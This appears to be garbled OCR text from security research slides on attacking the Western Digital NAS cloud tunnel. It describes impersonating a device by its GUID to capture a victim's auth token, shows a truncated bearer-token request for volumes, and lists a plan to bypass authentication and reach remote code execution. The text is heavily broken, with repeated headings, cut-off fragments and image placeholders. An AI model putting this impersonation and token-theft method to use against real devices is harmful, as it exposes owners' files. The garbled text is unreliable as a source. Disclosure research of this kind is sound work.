


# WD Cloud Tunnel Establishment




# WD Cloud Tunnel Establishment







200 OK  
Hi, I'm **GUID**



1. **NAS→Cloud:** Open TCP/TLS connection
2. **Cloud→NAS:** GET /sdk/v1/proxyConnect
3. **NAS→Cloud:** Hi, I'm **GUID**







WAT

WAT

WAT

WAT

on TCP/TLS

ect

'm GUID


at! I trust you!

unnel




GUID


# We tried doing the obvious - impersonation




# We tried doing the obvious - impersonation



# We tried doing the obvious - impersonation



We tried doing the obvious - impersonation



GUID

We immediately get the victim's auth token!




```
GET /sdk/v1/volumes?pretty=false&limit=1000 HTTP/1.1
authority: 127.0.0.1
authorization: Bearer eyJhbGciOiJSUzI1NiIsIjPEoC
5jb20iLCJodHRw
ZXZpY2VfYXR0YW
hd
v9
```



Attacker



We now had  
access everyone's  
files, again!



# Our Plan to Exploit All Devices

We “just” need to:

- Break 128 bit random GUID
- Find auth bypass, twice!
- Find RCE




# Leveraging Cloud Access to Achieve RCE

Sadly, admin != RCE

We have auth bypass, what's the attack surface?

